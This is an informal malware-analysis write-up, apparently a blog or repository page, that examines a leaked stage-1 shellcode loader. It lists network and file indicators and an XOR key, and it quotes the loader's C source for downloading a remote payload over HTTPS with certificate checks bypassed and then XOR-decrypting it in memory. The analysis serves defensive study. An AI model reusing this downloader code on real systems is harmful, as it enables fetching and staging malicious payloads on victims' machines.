 spiralbl0ck/analysis-for-stage1-shellcode-loader-from-hacking-
Analysis for stage1 shellcode loader from hacking


Flowchart of code
Network IoC
https://172\[.]20\[.]20\[.]164
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; MDDRJS)
Infection IoC(dropped files)
2s5s7k8w8b4i.dat
9z8o5d9l0p6c.dat

Ok so wtf . Let's get it . Loader.sln or loader.c



ok so startup and from startup to asm ? what happens in asm ? pic(position independent code) shellcode. cool and what this do ? basically will do Loader(0xdeadbeef) why?? idk why they chose that address but at that address it should be unpacked code. anyway let's keep going and see what happens in debugger. Correction we do Loader(eax) and eax is an ip address with a .dat file .png)
Now if we follow the flow we go into loader


For now we will just skip LoadVtable as it ubiques and big and we will return to it after we finish analysing the rest of it's capabilities. Now we go and inspect DownloadAndDecryptTls.
DownloadAndDecryptTls


Now a neat thing i notice during debugging.

Is that as you can see in the upper image and in the following snippet
DWORD dwFileSize;
LPBYTE lpFileBuffer = DownloadAndDecryptTls(&pVtable, lpLoaderConfig->strUserAgent,
		lpLoaderConfig->strUrl,
		&dwFileSize,
		lpLoaderConfig->dwXorKey,
		lpLoaderConfig->dwXorKey ? TRUE : FALSE);
is that it lpLoaderConfig is dynamically retrived. but from where? well apprently it downloads or uses internally that .dat file ? and what that .dat file is . Inspecting the archive

we see another cool file shellcode_0x95d. If we inspect it in hxd

you'll see a bunch of api calls amd that url. so basically this is the actual shellcode :) dope we will take a look at it after we finish with this.

Now just for later xor key is 0x6281f17f. Now for a brief analyisis till the interest point ValidateCa. Till there nothing really special happen in this function most interesting thins is thet call to InternetOpenA, which initialises dll for networking stuff. Neat will be to inspect it dynamically to see one trick they did. The do it in c code by
hOpen = lpTable->InternetOpenA(strUserAgent, INTERNET_OPEN_TYPE_PRECONFIG, NULL, NULL, 0);
which is one less argument ot the api. Anyway enough talk let's see what it happens in code.
So in debugger this looks like this

So i guess what happens here is because it uses INTERNET_OPEN_TYPE_PRECONFIG it uses preconfigured structure and lptable has already the url in it .
Anyways next we have ValidateCA

so anyways why do we do this cause is simply determins if wanna do https or http
DWORD dwHttpsFlag = 0;

if( ValidateCA(lpTable) )
	dwHttpsFlag = INTERNET_FLAG_SECURE;
else
	dwHttpsFlag = INTERNET_FLAG_SECURE|INTERNET_FLAG_IGNORE_CERT_CN_INVALID|INTERNET_FLAG_IGNORE_CERT_DATE_INVALID;
Than we do a simple get request and than download file from http. Nothing too fancy here. if you wonder if anything special about hte code here i think not probably u can find exmaples on internet how to do this .How does DownloadFile function dowload files? using InternetReadFileExA.
So anyways here's the code
if( hOpen )
	{
		hConnect = lpTable->fpInternetConnect(hOpen,  serverName, INTERNET_DEFAULT_HTTPS_PORT, NULL, NULL, INTERNET_SERVICE_HTTP, 0, 0 );

		if( hConnect )
		{
			hReq = lpTable->fpHttpOpenRequest(hConnect, strGet, strResource, strHTTPVersion, NULL, NULL, dwHttpsFlag, 0 );

			if( hReq )
			{

			if( !ValidateCA(lpTable) )
			{
				DWORD dwFlags;
				dwBuffLen = sizeof(dwFlags);
				lpTable->fpInternetQueryOption(hReq, INTERNET_OPTION_SECURITY_FLAGS,(LPVOID)&dwFlags, &dwBuffLen);
				dwFlags |= SECURITY_FLAG_IGNORE_UNKNOWN_CA;
				lpTable->fpInternetSetOption(hReq, INTERNET_OPTION_SECURITY_FLAGS, &dwFlags, sizeof (dwFlags) );
			}

				if( lpTable->fpHttpSendRequest(hReq, NULL, 0, NULL, 0) )
				{
					dwBuffLen = 16;
					dwIdx = 0;

					lpTable->HttpQueryInfoW(hReq, HTTP_QUERY_CONTENT_LENGTH, strBuff, &dwBuffLen, &dwIdx);
					*dwFileLen = lpTable->wtoi((LPWSTR) strBuff);

					LPBYTE lpFileBuffer = (LPBYTE) lpTable->VirtualAlloc(NULL, *dwFileLen, MEM_COMMIT, PAGE_READWRITE);
					if (DownloadFile(lpTable, hReq, lpFileBuffer, *dwFileLen))
					{
						if (bXored)
							lpPayload = Decrypt(lpFileBuffer, *dwFileLen, dwXorKey);
						else
							lpPayload = lpFileBuffer;
					}

				} // if( lpTable->fpHttpSendRequest )
			} // if( hReq )
		} // if( hConnect )
	} // if( hOpen )
